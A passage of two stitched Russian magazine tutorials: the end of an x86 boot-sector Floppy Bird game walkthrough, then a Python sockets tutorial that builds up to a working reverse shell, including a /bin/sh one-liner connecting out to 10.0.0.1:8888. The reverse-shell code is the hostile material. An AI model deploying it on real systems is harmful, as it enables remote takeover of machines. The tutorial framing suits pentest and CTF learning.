Каким образом игнорируем? Вызываем первую функцию (`0x01`) прерывания `0x16`, то есть смотрим, нет ли чего-то в буфере клавиатуры. Обращаемся к `0x01` в цикле, до тех пор пока не опустошим буфер. А опустошаем мы его с помощью функции `0x00` того же прерывания. Опустошив буфер, вызываем `0x00` еще раз и ждем, пока игрок клацнет по клавиатуре.


НАЧИНАЕМ ИГРОВОЙ ЦИКЛ: ВЫСЧИТЫВАЕМ КООРДИНАТЫ ПТИЦЫ И РИСУЕМ ЕЕ

Мы подошли к главному игровому циклу. Здесь настраиваем гравитацию, чтобы птичка снижалась самопроизвольно на каждой итерации цикла. Вдобавок, чтобы играть было веселее, делаем так, что чем дольше игрок не нажимает клавишу, тем сильнее гравитация тянет героя игры вниз.

```
@@MainGameLoop:
        mov     al, [bird]
        add     al, [grav]
        mov     [bird], al
        and     al, 11111000b   ; Отрезаем от числа дробную часть
        mov     ah, 0x14
        mul     ah
        add     ax, 0x0020      ; Не надо птичке жаться к левой границе экрана
        xchg    ax, di
        mov     al, [cadr]
        and     al, 6           ; Взмахивать крылом вверх надо раз в 6 фреймов,
        jz      @@DrawWingDown
        mov     al, [di-160]
        add     al, [di]
        shr     al, 1
        mov     word [di-160], 0x0D1E   ; Фиолетовое (0x0D) крыло вверх (0x1E=▲)
        mov     word [di], 0x0D14       ; Рисуем тело (0x14=¶)
        jmp     @@DrawHead
@@DrawWingDown:
        mov     al, [di]
        mov     word [di], 0x0D1F       ; Рисуем крыло вниз (0x1F=▼)
@@DrawHead:
        add     al, [di+2]
        mov     word [di+2], 0x0D10     ; Рисуем голову (0x16=►)
```

Текущее значение гравитации помещаем в AL, чтобы рассчитать позицию на экране. Учти, что `bird` — это дробное число (пять бит на целую часть, три бита на дробную).

Итоговый результат умножаем на 20. Так мы подстраиваемся под то, что каждая строка на мониторе состоит из 160 байт. Затем добавляем 32 к полученному числу, чтобы птичка не жалась к левой границе, а летела на некотором расстоянии от нее.



То, что получилось, помещаем в DI инструкцией `xchg ax, di`, поскольку AX нельзя применять в качестве указателя. Обрати внимание: мы здесь используем `xchg` вместо `mov` не потому, что хотим сберечь значение, которое хранил DI, а потому, что с `mov` код получился бы больше на целый байт!


Счетчик рисуемых кадров `Cadr` нам нужен, чтобы высчитывать моменты, когда надо рисовать «крыло вверх». Перед тем как рисовать крыло (см. инструкции вроде `mov word [di]`), мы сначала считываем текущее содержимое соответствующей ячейки памяти (см. инструкции вроде `mov al, [di]`). Смещение 160 позволяет посмотреть, что находится под птицей, а 2 — что сбоку от нее. Ты же помнишь, что каждый символ у нас кодируется двумя байтами (цвет и символ)?

ПРОДОЛЖАЕМ ИГРОВОЙ ЦИКЛ: СМОТРИМ, НЕТ ЛИ СТОЛКНОВЕНИЙ

Проверяем, есть ли столкновение. Для этого достаточно одной-единственной инструкции `cmp`. Отводить на каждое условие по отдельной `cmp` слишком расточительно — много байтов израсходуем. Так что мы всю информацию о возможных столкновениях сначала суммируем в AL и только потом проверяем, не вмазалась ли птица куда-то.

```
        cmp     al, 0x40
        jz      @@NoCollision
        mov     byte [di], 0x2A ; Две '*' символизируют столкновение
        mov     byte [di+2], 0x2A
        mov     di, 0x07CA
        mov     ax, 0x0F42      ; 'B' (0x42) белого цвета (0x0F)
        stosw
        mov     al, 'A'
        stosw
        mov     al, ']'
        stosw
        mov     al, '['
        stosw
```

Если AL не равно 0x40, столкновение есть. Что это за мистика такая, как это число дает нам такую ценную информацию? Суть вот в чем. Если в анализируемых ячейках не было препятствий, значит, там хранятся символы пробела. А код пробела — 0x20; 0x40 — это сумма двух пробелов. Если результат отличен от 0x40, значит, птица во что-то влетела. В таком случае пишем многозначительное BA][.



Если птица таки врезалась во что-то, перезапускаем игру не сразу. Выжидаем некоторое время, чтобы игрок успел осознать случившееся и погоревать. По результатам психологического тестирования и нескольких сеансов расстановок по Хеллингеру мы выяснили, какое время для этого необходимо. 100 промежутков, которые мы ждем перед отрисовкой каждого кадра (см. следующий шаг), будет в самый раз.

```
        mov     cx, 100
@@Wait100Cadres:
        push    cx
        call    DelayBeforeCadr
        pop     cx
        loop    @@Wait100Cadres
        jmp     @@GameRestart   ; Перезапускаем игру
```

Если игра идет своим чередом, то при помощи подпрограммы `DelayBeforeCadr` (ее мы напишем чуть позже), делаем небольшую задержку перед следующим сдвигом экрана.

```
@@NoCollision:
        call    DelayBeforeCadr
        mov     al, [cadr]
        and     al, 7
        jnz     $+6
        inc     word [grav]
        mov     al, 0x20
        mov     [di-160], al    ; Стираем птичку с экрана
        mov     [di+2], al
        call    MoveScene
        call    MoveScene
```

После каждого восьмого сдвига слегка увеличиваем гравитацию, так играть будет интересней. Затем стираем птицу с экрана, чтобы потом ее отрисовать на следующей итерации игрового цикла. Только хвост не затираем, ради красивой анимации. Затем дважды вызываем подпрограмму `MoveScene` — и птица продвигается вперед еще на два шага.

ЗАВЕРШАЕМ ИГРОВОЙ ЦИКЛ: ПРОВЕРЯЕМ, НЕ ВСТРЕТИЛАСЬ ЛИ НА ПУТИ ТРУБА

Если птичка встретила на своем пути трубу, плюсуем счетчик `score` и выводим его обновленное значение на экран. Для этого переводим число в строковое представление и рисуем его на экране. На каждую цифру по одной итерации цикла.

```
        cmp     byte [0x00A0], 0xB0
        jz      $+7
        cmp     byte [0x00A2], 0xB0
        jnz     @@NoNeedToEncreaseScore ; Труба пройдена?
;--- Ещё 1 труба пройдена - плюсуем счёт
        inc     word [score]
        mov     ax, [score]
        mov     di, 0x008E      ; Позиция, где счёт отображаем
        mov     ax, [score]
@@NextDigitOfScore:
        xor     dx, dx
        mov     bx, 10
        div     bx
        add     dx, 0x0C30      ; Преобразуем остаток (0-9) в ASCII-символ
        xchg    ax, dx
        std
        stosw
        mov     byte [di], 0x20
        cld
        xchg    ax, dx
        or      ax, ax          ; Ещё остались цифры от "очков игрока"?
        jnz     @@NextDigitOfScore
@@NoNeedToEncreaseScore:
```

Смотрим, не нажал ли игрок клавишу (ты еще помнишь, это первая функция прерывания `0x16`). Если игрок ничего не нажимал, переходим к следующей итерации игрового цикла. Но не напрямую туда, а транзитом через `@@ToJmp_Main`. Можно было бы и сразу прыгнуть на `@@MainGameLoop`, но тогда выйдет на два байта больше, потому что эта метка далеко от текущей позиции кода.

```
        mov     ah, 0x01        ; Какая-то клавиша нажата?
        int     0x16
        jz      @@ToJmp_Main
        mov     ah, 0x00
        int     0x16            ; Что за клавиша нажата?
        cmp     al, 0x1B
        jne     @@KeyPressedButNotEsc
        int     0x20
@@KeyPressedButNotEsc:
        mov     ax, [bird]
        sub     ax, 0x10        ; Приподнимаем птичку слегка
        cmp     ax, 0x08        ; За пределы экрана летать не надо
        jb      @@DeneadToOutOfScreen
        mov     [bird], ax
@@DeneadToOutOfScreen:
        mov     byte [grav], 0  ; После нажатия сбрасываем гравитацию
@@ToJmp_Main:
        jmp     @@MainGameLoop
```

Если кнопка таки нажата, смотрим какая (нулевая функция того же прерывания). Escape — выходим из игры, либо в DOS, либо в никуда, если игра запущена из загрузочного сектора. Когда нажата не Escape, а какая-то другая клавиша, приподнимаем птицу и сбрасываем гравитацию в ноль (переменная `grav`).

Все, главный игровой цикл готов. Осталось написать две подпрограммы: `DelayBeforeCadr`, которая делает задержку, и `MoveScene`, которая сдвигает игровое поле влево на один символ.

DELAYBEFORECADR: ДЕЛАЕМ ЗАДЕРЖКУ

Задержку организуем при помощи системных часов, к которым обращаемся через `int 0x1A`. Системные часы тикают каждые 55 мс — отсчитывают время, прошедшее с момента включения компьютера. Функция `0x00` возвращает текущее количество тиков в `CX:DX` (четырехбайтовое число).

```
DelayBeforeCadr:
        mov     ah, 0x00        ; Считываем количество 55-мс интервалов,
                                ; прошедших с момента включения компьютера
        int     0x1A
@@NotChanged:
        push    dx
        xor     ah, ah
        int     0x1A
        pop     bx
        cmp     bx, dx          ; Ждём, пока значение не изменится
        jz      @@NotChanged
        inc     word [cadr]     ; Увеличиваем счётчик кадров
        ret
```

Как работает `DelayBeforeCadr`? Считываем текущее количество тиков, сохраняем его. И затем опять считываем его, но уже в цикле. Как только значение меняется — выходим из цикла. Здесь же инкрементируем счетчик `cadr`. Логичней, конечно, было бы инкрементировать не здесь, а там, где эта подпрограмма используется, но тогда этот инкремент нужно будет делать при каждом обращении к `DelayBeforeCadr`. А это дополнительные байты, которые у нас в дефиците.

MOVESCENE: ПЕРЕРИСОВЫВАЕМ ИГРОВОЕ ПОЛЕ

Сначала сдвигаем игровое поле влево на один символ. Сдвигаем все строки, за исключением первой. Там у нас написано название игры и сколько очков набрал игрок. Их двигать не надо.

```
MoveScene:
        mov     si, 0x00A2
        mov     di, 0x00A0
@@NextString:
        mov     cx, 79
        repz movsw
        mov     ax, 0x0A20
        stosw
        lodsw
        cmp     si, 0x0FA2
        jnz     @@NextString
```

Нацеливаем SI на первый символ первой строки (отсчитываем с нуля), а DI — на нулевой символ первой строки. Зачем? Чтобы, когда будем делать `movsw`, два байта из `[SI]` перемещались в `[DI]`. Помнишь ведь, что эти два байта — код символа и цвет?

Выполняем `movsw` по 79 раз для каждой строки и в результате сдвигаем все строки экрана влево.

Рисуем подобие почвы (зеленая полоска) и затем дома. Чтобы было красивее и динамичней, этажность домов (один или два) выбираем случайно. Не то чтобы прямо случайно, но примерно случайно. За «случайным» числом обращаемся к микросхеме системного таймера (`in al, 0x40`), которая при каждом обращении выдает новое число. Отталкиваясь от этого значения, мы рисуем либо одноэтажный домик, либо двухэтажный.

```
        mov     word [0x0F9E], 0x02DF   ; Зелёная поверхность земли
        in      al, 0x40
        and     al, 0x70
        jz      @@NoHouse
        mov     bx, 0x0408
        mov     [0x0efe], bx    ; Первый этаж
        mov     di, 0x0e5e
        and     al, 0x20        ; Проверяем "случайное число"
        jz      @@OneFloor
        mov     [di], bx        ; Второй этаж
        sub     di, 0x00a0
@@OneFloor:
        mov     word [di], 0x091E       ; Добавляем к дому крышу
```

В псевдографике есть символ, который похож на стену с окошком, — 0x08. Вот его мы и используем. Крышу рисуем символом треугольника (0x1E).

MOVESCENE: РИСУЕМ ТРУБУ

При каждом сдвиге игрового поля счетчик `next` уменьшаем на единицу. Когда в счетчике оказывается число 3, 2, 1 или 0 — самое время рисовать трубу. Когда счетчик равен трем, выбираем «случайное» положение для дырки в трубе: число от 4 до 11.

```
@@NoHouse:
        dec     word [next]     ; Decrease time (column really) for next pipe
        mov     bx, [next]
        cmp     bx, 0x03
        ja      @@ExitFromScroll
        jne     @@skipRandom
;--- Выбираем случайно, на каком уровне дырку рисовать в трубе
        in      al, 0x40        ; Получаем "случайное число"
        and     ax, 0x0007      ; 0..7
        add     al, 0x04        ; 4..11
        mov     word [hole], ax
@@skipRandom:
```

Отталкиваясь от того, какое число в `next` (3, 2, 1 или 0), выбираем, какой символ псевдографики рисовать. Правый край отрисовываем редкой сеточкой (0xB0), левый — плотной сеточкой (0xB1), середину — сплошным цветом (0xDB).

```
        mov     cx, [hole]
        or      bx, bx
        mov     dl, 0xB0        ; Справа - редкая сеточка
        jz      @@skipDLchanging
        mov     dl, 0xDB        ; Посередине - сплошной цвет
        cmp     bx, 0x03        ; Левый край?
        jb      @@skipDLchanging
        mov     dl, 0xB1        ; Слева - плотная сеточка
@@skipDLchanging:
        mov     di, 0x013E
        mov     ah, 0x0A
        mov     al, dl
;--- Рисуем верхний кусок трубы
@@TopPartOfTube:
        stosw
        add     di, 2*79        ; 79x2: переходим к следующей строке
        loop    @@TopPartOfTube
;-- Рисуем линии под верхним и над нижним кусками трубы
        mov     al, 0xC4        ; Тонкая линия под верхней частью трубы: 0xC4
        stosw
        add     di, (2*79)*6+10
        mov     al, 0xDF        ; Толстая линия над нижней частью трубы: 0xDF
        stosw
        add     di, 2*79
;--- Рисуем нижний кусок трубы
@@BotPartOfTube:
        mov     al, dl
        stosw
        add     di, 2*79
        cmp     di, 0x0f00
        jb      @@BotPartOfTube
```

Столбик за столбиком отрисовываем всю трубу. Начинаем с первой строки справа (нулевую пропускаем) и рисуем верхнюю часть трубы (CX — счетчик для `hole`). Затем рисуем тонкую линию под верхней частью трубы (0xC4). Пропускаем шесть строчек — чтобы образовалась достаточная для пролета дырка. Рисуем толстую линию над нижней частью трубы (0xDF). И наконец, нижнюю часть.

Чем больше труб уже нарисовано, тем меньше расстояние делаем до следующей. Но не меньше 17 символов. Если игрок оказался уж очень проворным и трубы у него пошли совсем близко, то не даем им рисоваться вплотную друг к дружке: достигнув значения 17, счетчик `next` больше не уменьшается.

```
        or      bx, bx
        jnz     @@ExitFromScroll
        mov     ax, [score]
        mov     ah, 0x40
        sub     ah, al
        cmp     ah, 17
        ja      @@NoSkinToSkin
        mov     ah, 17
@@NoSkinToSkin:
        mov     [next], ah      ; Через сколько кадров новую трубу рисовать
@@ExitFromScroll:
        ret
```

СИГНАТУРА ЗАГРУЗОЧНОГО СЕКТОРА


Загрузочный сектор в машинах IBM PC хранит 510 байт. Два недостающих байта от 512 зарезервированы под сигнатуру: `0x55, 0xAA`. Считывая загрузочный сектор, BIOS ищет эту сигнатуру в его двух последних байтах. Ее наличие означает, что в загрузочном секторе записана программа, которую надо выполнить.

```
        db      0x55, 0xAA      ; Сигнатура для загрузочного сектора
```

На древних досовских дисках эта программа парсила файловую систему FAT, чтобы найти там два файла: `io.sys` и `msdos.sys`. Затем программа загружала `io.sys`, который, в свою очередь, загружал `msdos.sys`.

В бутсекторе очень мало свободного пространства и набор доступных функций ограничен, поэтому сложно придумать для него какое-то другое дело, кроме загрузки системы. Однако у нас с тобой получилось засунуть туда нечто куда более интересное!

И напоследок пара организационных моментов. Для компиляции программы лучше использовать nasm: `nasm -f bin flobird.asm -o flobird.com`. А если боишься редактировать бутсектор, можешь играть в Floppy Bird через эмулятор DOS — например, DOSBox. Но только учти, что тот трюк, который мы предприняли для генерации случайных чисел, не работает в эмуляторе и поэтому «случайная» этажность домов получается ну совсем не случайной.



Ghoustchat
aio02012003@gmail.com

REVERSE SHELL НА PYTHON

ОСВАИВАЕМ НАВЫКИ РАБОТЫ С СЕТЬЮ НА PYTHON НА ПРИМЕРЕ ОБРАТНОГО ШЕЛЛА

В этой статье мы разберемся, как при помощи Python передавать сообщения между двумя компьютерами, подключенными к сети. Эта задача часто встречается не только при разработке приложений, но и при пентесте или участии в CTF. Проникнув на чужую машину, мы как-то должны передавать ей команды. Именно для этого нужен reverse shell, или «обратный шелл», который мы и напишем.

Существует два низкоуровневых протокола, по которым передаются данные в компьютерных сетях, — это UDP (User Datagram Protocol) и TCP (Transmission Control Protocol). Работа с ними слегка различается, поэтому рассмотрим оба.

Протокол UDP предназначен для передачи пакетов от одного узла к другому без гарантии доставки. Пакет данных обычно состоит из двух частей. В одной — управляющая информация, в том числе данные отправителя и получателя, а также коды ошибок. В другой — пользовательская информация, то есть сообщение, которое передается.

Важно здесь то, что UDP не гарантирует доставку пакета (правильнее говоря, датаграммы) указанному узлу, так как между отправителем и получателем не установлен канал связи. Ошибки и потери пакетов в сетях случаются сплошь и рядом, и это стоит учитывать (или в определенных случаях, наоборот, не стоит).

Протокол TCP тоже доставляет сообщения, но при этом гарантирует, что пакет долетит до получателя целым и невредимым.

ПЕРЕХОДИМ К ПРАКТИКЕ

Писать код мы будем на современном Python 3. Вместе с Python поставляется набор стандартных библиотек, из которого нам потребуется модуль socket. Подключаем его.

```
import socket
```

Дальше мы договоримся, что у нас есть сервер и клиент, где клиентом обычно будет наш компьютер, а сервером — удаленный. В реальности все это условности, и речь может идти о любых двух компьютерах (в том числе виртуальных машинах) или даже просто двух процессах, запущенных локально. Важно только то, что код по разные стороны будет разным.

На каждой из сторон первым делом создаем экземпляр класса socket и устанавливаем для него две константы (параметры).

ИСПОЛЬЗУЕМ UDP

Сначала создадим место для обмена данными.

```
s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
```

Мы создали объект `s`, который является экземпляром класса socket. Для этого мы вызвали метод из модуля socket с именем `socket` и передали ему два параметра — `AF_INET` и `SOCK_DGRAMM`. `AF_INET` означает, что используется IP-протокол четвертой версии. При желании можно использовать IPv6. Во втором параметре для наших целей мы можем указать одну из двух констант: `SOCK_DGRAMM` или `SOCK_STREAM`. Первая означает, что будет использоваться протокол UDP. Вторая — TCP.

Сторона сервера

Далее код различается для стороны сервера и клиента. Рассмотрим сначала сторону сервера.

```
s.bind(('127.0.0.1', 8888))
result = s.recv(1024)
print('Message:', result.decode('utf-8'))
s.close()
```

Здесь `s.bind(('127.0.0.1', 8888))` означает, что мы резервируем на сервере (то есть на нашей же машине) адрес 127.0.0.1 и порт 8888. На нем мы будем слушать и принимать пакеты информации. Здесь стоят двойные скобки, так как методу `bind()` передается кортеж данных — в нашем случае состоящий из строки с адресом и номера порта.

INFO

Резервировать можно только свободные порты. Например, если на порте 80 уже работает веб-сервер, то он будет нам мешать.

Далее метод `recv()` объекта `s` прослушивает указанный нами порт (8888) и получает данные по одному килобайту (поэтому мы задаем размер буфера 1024 байта). Если на него присылают датаграмму, то метод считывает указанное количество байтов и они попадают в переменную `result`.

Далее идет всем знакомая функция `print()`, в которой мы выводим сообщение `Message:` и декодированный текст. Поскольку данные в `result` — это текст в кодировке UTF-8, мы должны интерпретировать его, вызвав метод `decode('utf-8')`.

Ну и наконец, вызов метода `close()` необходим, чтобы остановить прослушивание 8888-го порта и освободить его.

Таким образом, сторона сервера имеет следующий вид:

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.bind(('127.0.0.1', 8888))
result = s.recv(1024)
print('Message:', result.decode('utf-8'))
s.close()
```

Сторона клиента

Здесь все гораздо проще. Для отправки датаграммы мы используем метод класса `socket` (точнее, нашего экземпляра `s`) под названием `.sendto()`:

```
s.sendto(b'<Your message>', ('127.0.0.1', 8888))
```


У метода есть два параметра. Первый — сообщение, которое ты отправляешь. Буква b перед текстом нужна, чтобы преобразовать символы текста в последовательность байтов. Второй параметр — кортеж, где указаны IP машины-получателя и порт, который принимает датаграмму.

Таким образом, сторона клиента будет выглядеть примерно так:

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.sendto(b'<Your message>', ('127.0.0.1', 8888))
```

Тестируем

Для тестирования открываем две консоли, одна у нас будет работать сервером, другая — клиентом. В каждой запускаем соответствующую программу.



Вывод на стороне сервера

На стороне клиента мы ничего увидеть не должны, и это логично, потому что мы ничего и не просили выводить.

Для теста мы передавали сообщение от одного порта другому порту на нашей же машине, но если запустить эти скрипты на разных компьютерах и на стороне клиента указать правильный IP, то все будет работать точно так же.

ИСПОЛЬЗУЕМ TCP

Пришло время познакомиться с TCP. Точно так же создаем класс `s`, но в качестве второго параметра будем использовать константу `SOCK_STREAM`.

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

Сторона сервера

Снова резервируем порт, на котором будем принимать пакеты:

```
s.bind(('127.0.0.1', 8888))
```

Дальше появляется незнакомый нам ранее метод `listen()`. С его помощью мы устанавливаем некую очередь для подключенных клиентов. Например, с параметром `.listen(5)` мы создаем ограничение на пять подключенных и ожидающих ответа клиентов.

Делаем бесконечный цикл, в котором будем обрабатывать запросы от каждого нового клиента, находящегося в очереди.

```
while 1:
  try:
    client, addr = s.accept()
  except KeyboardInterrupt:
    s.close()
    break
  else:
    result = client.recv(1024)
    print('Message:', result.decode('utf-8'))
```

Страшновато? Начнем по порядку. Сначала мы создаем обработчик исключения `KeyboardInterrupt` (остановка работы программы с клавиатуры), чтобы сервер работал бесконечно, пока мы что-нибудь не нажмем.

Метод `accept()` возвращает пару значений, которую мы помещаем в две переменные: в `addr` будут содержаться данные о том, кто был отправителем, а `client` станет экземпляром класса `socket`. То есть мы создали новое подключение.

Теперь посмотрим вот на эти три строчки:

```
except KeyboardInterrupt:
  s.close()
  break
```

В них мы останавливаем прослушивание и освобождаем порт, только если сами остановим работу программы. Если прерывания не произошло, то выполняется блок `else`:

```
else:
  result = client.recv(1024)
  print('Message:', result.decode('utf-8'))
```

Здесь мы сохраняем пользовательские данные в переменную result, а функцией `print()` выводим на экран сообщение, которое нам отправлял клиент (предварительно превратив байты в строку Unicode). В результате сторона сервера будет выглядеть примерно так:

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind(('127.0.0.1', 8888))
s.listen(5)
while 1:
  try:
    client, addr = s.accept()
  except KeyboardInterrupt:
    s.close()
    break
  else:
    result = client.recv(1024)
    print('Message:', result.decode('utf-8'))
```

Сторона клиента

Со стороной клиента опять же все обстоит проще. После подключения библиотеки и создания экземпляра класса `s` мы, используя метод `connect()`, подключаемся к серверу и порту, на котором принимаются сообщения:

```
s.connect(('127.0.0.1', 8888))
```

Далее мы отправляем пакет данных получателю методом `send()`:

```
s.send(b'<YOUR MESSAGE>')
```

В конце останавливаем прослушивание и освобождаем порт:


```
s.close()
```

Код клиента будет выглядеть примерно так:

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('127.0.0.1', 8888))
s.send(b'<YOUR MESSAGE>')
s.close()
```

Тестируем


Запустим в двух разных консолях код сервера и код клиента. На выходе мы должны получить примерно то же самое, что и с протоколом UDP.



Вывод на стороне сервера

Успех! Поздравляю: теперь тебе открыты большие возможности. Как видишь, ничего страшного в работе с сетью нет. И конечно, не забываем, что раз мы эксперты в ИБ, то можем добавить шифрование в наш протокол.

В качестве следующего упражнения можешь попробовать, например, написать чат на несколько персон, как на скриншоте.



Самодельный чат, вид со стороны сервера

ПРИМЕНЯЕМ ЗНАНИЯ НА ПРАКТИКЕ

Я дважды участвовал в InnoCTF, и работа с сокетами в Python очень пригождается при решении задач на взлом. По сути, все сводится к тому, чтобы очень много раз парсить поступающие данные с сервера InnoCTF и правильно их обрабатывать. Данные могут абсолютно любыми. Обычно это математические примеры, разные уравнения и прочее.

Для работы с сервером я использую следующий код.

```
import socket
try:
  s = socket.socket(socket.AF_INET, spcket.SOCK_STREAM)
  s.connect(('<HOST>', <PORT>))
  while True:
    data = s.recv(4096)
    if not data:
      continue
    st = data.decode("ascii")
    # Здесь идет алгоритм обработки задачи, результаты работы
которого должны оказаться в переменной result
    s.send(str(result)+'\n'.encode('utf-8'))
finally:
  s.close()
```

Здесь мы сохраняем байтовые данные в переменную `data`, а потом преобразуем их из кодировки ASCII в строчке `st = data.decode("ascii")`. Теперь в переменной st у нас хранится то, что нам прислал сервер. Отправлять ответ мы можем, только подав на вход строковую переменную, поэтому обязательно используем функцию `str()`. В конце у нее символ переноса строки — `\n`. Далее мы все кодируем в UTF-8 и методом `send()` отправляем серверу. В конце нам обязательно нужно закрыть соединение.

ДЕЛАЕМ ПОЛНОЦЕННЫЙ REVERSE SHELL

От обучающих примеров переходим к реальной задаче — разработке обратного шелла, который позволит выполнять команды на захваченной удаленной машине.

При этом добавить нам нужно только вызов функции `subprocess`. Что это такое? В Python есть модуль subprocess, который позволяет запускать в операционной системе процессы, управлять ими и взаимодействовать с ними через стандартный ввод и вывод. В качестве простейшего примера используем subprocess, чтобы запустить блокнот:

```
import subprocess
subprocess.call('notepad.exe')
```

Здесь метод `call()` вызывает (запускает) указанную программу.

Переходим к разработке шелла. В данном случае сторона сервера будет атакующей (то есть наш компьютер), а сторона клиента — атакованной машиной. Именно поэтому шелл называется обратным.

Сторона клиента (атакованная машина)

Вначале все стандартно: подключаем модули, создаем экземпляр класса `socket` и подключаемся к серверу (к тому, кто атакует):

```
import socket
import subprocess
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('127.0.0.1', 8888))
```

Обрати внимание: когда мы указываем IP для подключения, это адрес атакующего. То есть в данном случае наш.

Далее идет основная часть кода, где мы обрабатываем команды и выполняем их.

```
while 1:
  command = s.recv(1024).decode()
  if command.lower() == 'exit':
    break
  output = subprocess.getoutput(command)
  s.send(output.encode())
s.close()
```

Вкратце пройдемся по коду. Так как нам в какой-то момент нужно будет выйти из шелла, мы проверяем, не придет ли команда `exit`, и, если придет, прерываем цикл. На случай, если она вдруг будет написана заглавными буквами или с заглавной, переводим все символы принятой команды в нижний регистр строковым методом `lower()`.

А теперь самое главное. Метод `getoutput()` модуля `subprocess` вызывает исполнение команды и возвращает то, что она выдаст. Мы сохраним вывод в переменную `output`.

INFO

Наш буфер ограничен одним килобайтом памяти, чего может не хватить для сохранения больших выводов. Для этого просто нужно зарезервировать больше памяти. Например, 4096 байт, а не 1024.

Далее мы отправляем результат выполнения атакующему и, если атакующий завершил сессию командой `exit`, закрываем соединение.

Весь код будет выглядеть вот так:

```
import socket
import subprocess
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('127.0.0.1', 8888))
while 1:
  command = s.recv(1024).decode()
  if command.lower() == 'exit':
    break
  output = subprocess.getoutput(command)
  s.send(output.encode())
s.close()
```

Сторона сервера (атакующего)

Здесь все начинается абсолютно так же, как и в примерах выше.

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind(('0.0.0.0', 8888))
s.listen(5)
```

Единственное изменение — это IP-адрес. Указав одни нули, мы используем все IP, которые есть на нашей локальной машине. Если локальных адресов несколько, то сервер будет работать на любом из них.

Далее принимаем подключение и данные: в `client` будет новое подключение (сокет), а в `addr` будет лежать адрес отправителя:

```
client, addr = s.accept()
```

Теперь основная часть:


```
while 1:
  command = str(input('Enter command:'))
  client.send(command.encode())
  if command.lower() == 'exit':
    break
  result_output = client.recv(1024).decode()
  print(result_output)
client.close()
s.close()
```

Думаю, тебе уже знаком этот код. Здесь все просто: в переменную `command` мы сохраняем введенную с клавиатуры команду, которую потом отправляем на атакуемую машину. И заодно организуем себе возможность цивилизованно выйти, набрав команду `exit`. Далее сохраняем то, что нам прислала атакованная машина, в переменную `result_output` и выводим ее содержимое на экран. После выхода из цикла закрываем соединение с клиентом и с самим сервером.

Весь код будет таким:


```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind(('0.0.0.0', 8888))
s.listen(5)
client, addr = s.accept()
while 1:
  command = str(input('Enter command:'))
  client.send(command.encode())
  if command.lower() == 'exit':
    break
  result_output = client.recv(1024).decode()
  print(result_output)
client.close()
s.close()
```

Осталось проверить! Запускаем в одной консоли сервер (сторона атакующего), а в другой — клиент (атакуемый) и видим вывод в консоли сервера.



Вывод на стороне атакующего

Попробуем открыть блокнот, написав `notepad.exe`.



Ура, блокнот!

Поздравляю, твой первый шелл готов!

ШЕЛЛ ОДНОЙ СТРОЧКОЙ

Чтобы закинуть код на удаленную машину, удобно иметь его в виде одной строчки. Благо в Python есть все необходимое, чтобы уместить код клиента в одну недлинную строку. Вот как она выглядит.

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.
AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",8888));os.dup2(s.
fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subpro
cess.call(["/bin/sh","-i"]);'
```

